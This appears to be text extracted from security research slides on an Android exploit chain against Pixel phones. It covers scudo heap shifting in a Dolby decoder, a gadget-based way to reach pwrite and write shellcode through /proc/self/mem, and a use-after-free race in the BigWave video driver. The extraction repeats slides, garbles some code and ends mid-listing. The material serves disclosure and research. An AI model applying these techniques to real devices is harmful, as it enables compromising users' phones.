
What is `payload_extra`?



What is `payload_extra`?



What is `payload_extra`?



Overwriting heap props




Overwriting heap props




Overwriting heap props




scudo secondary header



Plan




Plan




Overwriting heap props



Overwriting heap props




Overwriting heap props




Overwriting heap props




Wait ...



But what if ... ?





Shifting the scudo heap

- Final exploit shifts heap twice, so scudo header is both far enough away from guard page and inactive
- Adds 1/16 entropy
 - scudo page size: 0x1000

Shifting the scudo heap

- Final exploit shifts heap twice, so scudo header is both far enough away from guard page and inactive
- Adds 1/16 entropy
 - scudo page size: 0x1000

```
skip_ptr = 0x7FAABBC0A0
```

Shifting the scudo heap

- Final exploit shifts heap twice, so scudo header is both far enough away from guard page and inactive
- Adds 1/16 entropy
 - scudo page size: 0x1000

```
skip_ptr = 0x7FAABBD0A0
```

Making function calls

```
void* DLB_CLqmf_analysisL(void **static_buffer, __int64 *output_index, __int64 in_param)
{
    int loop_times = *(int*)static_buffer + 5);
    int index = *(_DWORD *)static_buffer;
    do
    {
        index_val = *output_index++;
        param_X0 = static_buffer[12];
        param_val = param_X0 + 8 * index;
        (static_buffer[14])( param_X0, static_buffer[5], static_buffer[1], static_buffer[7], in_param);

        result = dlb_forwardModulationComplex(param_X0, index_val, param_val, *static_buffer,
                                                static_buffer[13], static_buffer[8],static_buffer[9]);

        index = *(unsigned int *)static_buffer;
        --loop_times;
        ...
    }
    while ( loop_times );
    return result;
}
```

Making function calls

```
void* DLB_CLqmf_analysisL(void **static_buffer, __int64 *output_index, __int64 in_param)
{
    int loop_times = *(int*)static_buffer + 5);
    int index = *(_DWORD *)static_buffer;
    do
    {
        index_val = *output_index++;
        param_X0 = static_buffer[12];
        param_val = param_X0 + 8 * index;
        (static_buffer[14])( param_X0, static_buffer[5], static_buffer[1], static_buffer[7], in_param);

        result = dlb_forwardModulationComplex(param_X0, index_val, param_val, *static_buffer,
                                                static_buffer[13], static_buffer[8],static_buffer[9]);

        index = *(unsigned int *)static_buffer;
        --loop_times;
        ...
    }
    while ( loop_times );
    return result;
}
```

**Remove the stone
of problems**



**Attach the stone of
more problems**



What's the plan, Seth and Jann?

32k limit



1. Map shellcode into memory by writing to skip pointer
2. Call `fopen` on `/proc/self/mem` many times, so a file descriptor number associated with `/proc/self/mem` can be easily guessed
3. Call `pwrite` to write the shellcode to `__stack_chk_fail dap_cpdp_init`
4. Call `__stack_chk_fail dap_cpdp_init`

Calling pwrite

- Decoder binary has limited calls to libc
 - No pwrite, fwrite, etc.
 - Can only make calls within 0x260000 to 0x26FFFF

Best. Gadget. Ever.

Same address
Pixel 9 and 10

0x0000000000026ae38 :

```
ldr w8, [x1]  
add w8, w8, #0x157  
str w8, [x1]  
ret
```

Calling pwrite

- 1) Call `memcpy`, and copy the `fopen` GOT entry to the dynamic buffer
- 2) Set the `dst` parameter of `memcpy` to the location of the GOT pointer in the dynamic buffer and call it again, causing a pointer to the `fopen` function in libc to be copied to the dynamic buffer
- 3) Overwrite the last byte of the function pointer, so the distance between the pointer and `pwrite` is a multiple of 0x157
- 4) Call the increment gadget over and over to increment the function pointer in the dynamic buffer by 0x157 until its value is `pwrite`
- 5) Call `pwrite`
- 6) Profit?

It works!!



Now what?

Turning shellcode execution in mediacodec into root

The mediacodec SELinux context

The context used by the Dolby decoder


Intended to be `Constrained`

The codec service is where encoders and decoders live...

Non-secure decoders and software encoders live in the codec process.

Secure decoders and hardware encoders live in the mediaserver (unchanged).

An app (or mediaserver) calls the codec process to create a codec of the required type, then calls that codec to pass in encoded data and retrieve decoded data (for decoding) or to pass in decoded data and retrieve encoded data (for encoding).



The Origins of Exploitation

The risk of RCE's occurring inside of insecure media decoders is well established

That's why the `mediacodec` context exists

The unfortunate reality is that when most people think of untrusted, unprivileged contexts on Android they think of one specific SELinux context...

```
u:r:system_server:s0
```

The Origins of Exploitation

The risk of RCE's occurring inside of insecure media decoders is well established

That's why the `mediacodec` context exists

The unfortunate reality is that when most people think of untrusted, unprivileged contexts on Android they think of one specific SELinux context...

~~`u:r:system_server:s0`~~

The Origins of Exploitation

The risk of RCE's occurring inside of insecure media decoders is well established

That's why the `mediacodec` context exists

The unfortunate reality is that when most people think of untrusted, unprivileged contexts on Android they think of one specific SELinux context...

~~`u:r:system_server:s0`~~

`u:r:untrusted_app:s0`

The Origins of Exploitation

The risk of RCE's occurring inside of insecure media decoders is well established

That's why the `mediacodec` context exists

The unfortunate reality is that when most people think of untrusted, unprivileged contexts on Android they think of one specific SELinux context...

~~`u:r:system_server:s0`~~

`u:r:untrusted_app:s0`

This mindset is very present at Google too...

I especially know that because it's present within myself

This mindset is very dangerous. There are other untrusted SELinux contexts

Non-exhaustive list of dangerous Android contexts

`untrusted_app` (duh)

`untrusted_app_[0-9][0-9]` (apps using older Android SDK/NDK)

`isolated_app` (Chrome)

`mediacodec`

`mediaextractor` (more media parsing)

`platform_app` (Some media parsing, Samsung sBrowser)

Baseband/Wifi/Bluetooth contexts? radio? pktrouter?

Is mediacodec as secure as it should be?

My suspicion was that mediacodec was not very well audited...

I'm particularly interested in what Linux kernel drivers might be accessible

Seems likely that there's some media decoding kernel driver in there

Let's find out!

Surveying drivers on the Pixel 9....

```
/dev/bigwave
allow mediacodec video_device:chr_file { append getattr ioctl lock map open read watch watch_reads write };
```

Custom Google-made “BigOcean” hardware AV1 video decoder block

<https://www.androidauthority.com/pixel-8-tensor-g3-specs-3331398/>

The Bug Hunt

Let's take a look at the main ioctl of the BigWave driver

```
static long bigo_unlocked_ioctl(struct file *file, unsigned int cmd,  
                               unsigned long arg)
```

```
{  
    static int bigo_worker_thread(void *data)
```

```
{  
    static int bigo_run_job(struct bigo_core *core, struct bigo_job *job)
```

```
{
```

```
    long ret = 0;
```

```
    int rc = 0;
```

```
    u32 status = 0;
```

```
    unsigned long flags;
```

```
    struct bigo_inst* inst;
```

```
    inst = container_of(job, struct bigo_inst, job);
```

```
    bigo_bypass_ssmtd_pid(core, inst->is_decoder_usage);
```

```
    bigo_push_regs(core, job->regs);
```

```
    bigo_core_enable(core);
```

```
    ret = wait_for_completion_timeout(&core->frame_done,  
                                     msecs_to_jiffies(core->debugfs.timeout));
```

```
    ...
```

```
    bigo_pull_regs(core, job->regs);
```

```
    *(u32 *) (job->regs + BIGO_REG_STAT) = status;
```

```
    if (rc || ret)
```

```
        rc = -ETIMEDOUT;
```

```
    return rc;
```

```
}
```

```
rc = job->status,
```

```
if(copy_regs_to_user(&desc, job)) {
```

```
    ...
```

```
}
```

```
break;
```

```
}
```

```
return rc;
```

associated with the file

values copied from userland

onto priority queue

ends for job completion

complete

We return...refcount on struct file is dropped
That means if fd is closed, inst goes away

```

static long bigo_unlocked_ioctl(struct file *file, unsigned int cmd,
                               unsigned long arg)
{
    static int bigo_worker_thread(void *data)
    {
        static int bigo_run_job(struct bigo_core *core, struct
        bigo_job *job)
        {
            long ret = 0;
            int rc = 0;
            u32 status = 0;
            unsigned long flags;
            struct bigo_inst* inst;
            inst = container_of(job, struct bigo_inst, job);
            bigo_bypass_ssm_t_pid(core,
                                inst->is_decoder_usage);
            bigo_push_regs(core, job->regs);
            bigo_core_enable(core);
            ret = wait_for_completion_timeout(&core->frame_done,
            msecs_to_jiffies(core->debugfs.timeout));
            ...
            bigo_pull_regs(core, job->regs);
            *(u32 *) (job->regs + BIGO_REG_STAT) = status;
            if (rc || ret)
                rc = -ETIMEDOUT;
            return rc;
        }
    }
}

```

`inst` is associated with the file

initial register values copied from userland

`inst` placed onto priority queue

waits 16 seconds for `job` completion

`job` failed to complete

We return...refcount on `struct file` is dropped

That means if `fd` is closed, `inst` goes away

```

static long bigo_unlocked_ioctl(struct file *file, unsigned int cmd,
                               unsigned long arg)
{
    struct bigo_inst *inst = file->private_data;
    ...
    case BIGO_IOCX_PROCESS:
    {
        struct bigo_ioc_regs desc;
        struct bigo_job *job = &inst->job;
        ...
        if (copy_regs_from_user(core, &desc, user_desc, job)) {
            ...
            break;
        }
        ...
        if(enqueue_prioq(core, inst)) {
            ...
            break;
        }
        ret = wait_for_completion_timeout(
            &inst->job_comp,
            msecs_to_jiffies(JOB_COMPLETE_TIMEOUT_MS * 16));
        if (!ret) {
            pr_err("timed out waiting for HW: %d\n", rc);
            clear_job_from_prioq(core, inst);
            rc = -ETIMEDOUT;
        }
    }
}

```

The UAF only happens after
bigo_unlocked_ioctl exits

And only if the worker thread is
processing the job at the time
bigo_unlocked_ioctl exits

Which means I need to queue
the job

Wait 16 seconds

And for the job to be in use right
before clear_job_from_prioq
tries to dequeue it

Winning the race

I need to send a job to the worker thread, wait 16 seconds, and have the job in processing as the ioctl exits.

But a job cannot last longer than 1 second!

```
static int bigo_run_job(struct bigo_core *core, struct
bigo_job *job)
{
    long ret = 0;
    int rc = 0;
    u32 status = 0;
    unsigned long flags;
    struct bigo_inst* inst;
    inst = container_of(job, struct bigo_inst, job);
    bigo_bypass_ssmt_pid(core,
        inst->is_decoder_usage);
    bigo_push_regs(core, job->regs);
    bigo_core_enable(core);
    ret = wait_for_completion_timeout(&core->frame_done,
        msecs_to_jiffies(core->debugfs.timeout));
    ...
    bigo_pull_regs(core, job->regs);
    *(u32 *)(job->regs + BIGO_REG_STAT) = status;
    if (rc || ret)
        rc = -ETIMEDOUT;
    return rc;
}
```


Winning the race

```
static int bigo_worker_thread(void *data)
{
    ...
    while(1) {
        rc = wait_event_timeout(core->worker,
                               dequeue_prioq(core, &job, &should_stop),
                               msecs_to_jiffies(BIGO_IDLE_TIMEOUT_MS));
        ...
        inst = container_of(job, struct bigo_inst, job);
        ...
        rc = bigo_run_job(core, job);
        ...
    done:
        job->status = rc;
        complete(&inst->job_comp);
    }
    return 0;
}
```

`big_worker_thread` processes jobs in order of submission and priority

Submit 15 other jobs immediately beforehand that each take one second

The target job will be in processing by the worker thread at the time that the `ioctl` returns

As soon as the `ioctl` returns, close the `fd`, destroying the `inst` and `job`

UAF

```
static int bigo_run_job(struct bigo_core *core, struct
bigo_job *job)
{
    long ret = 0;
    int rc = 0;
    u32 status = 0;
    unsigned long flags;
    struct bigo_inst* inst;
    inst = container_of(job, struct bigo_inst, job);
    bigo_bypass_ssmt_pid(core,
        inst->is_decoder_usage);
    bigo_push_regs(core, job->regs);
    bigo_core_enable(core);
    ret = wait_for_completion_timeout(&core->frame_done,
        msecs_to_jiffies(core->debugfs.timeout));
    ...
    bigo_pull_regs(core, job->regs);
    *(u32 *) (job->regs + BIGO_REG_STAT) = status;
    if (rc || ret)
        rc = -ETIMEDOUT;
    return rc;
}
```

```
static int bigo_worker_thread(void *data)
{
    ...
    while(1) {
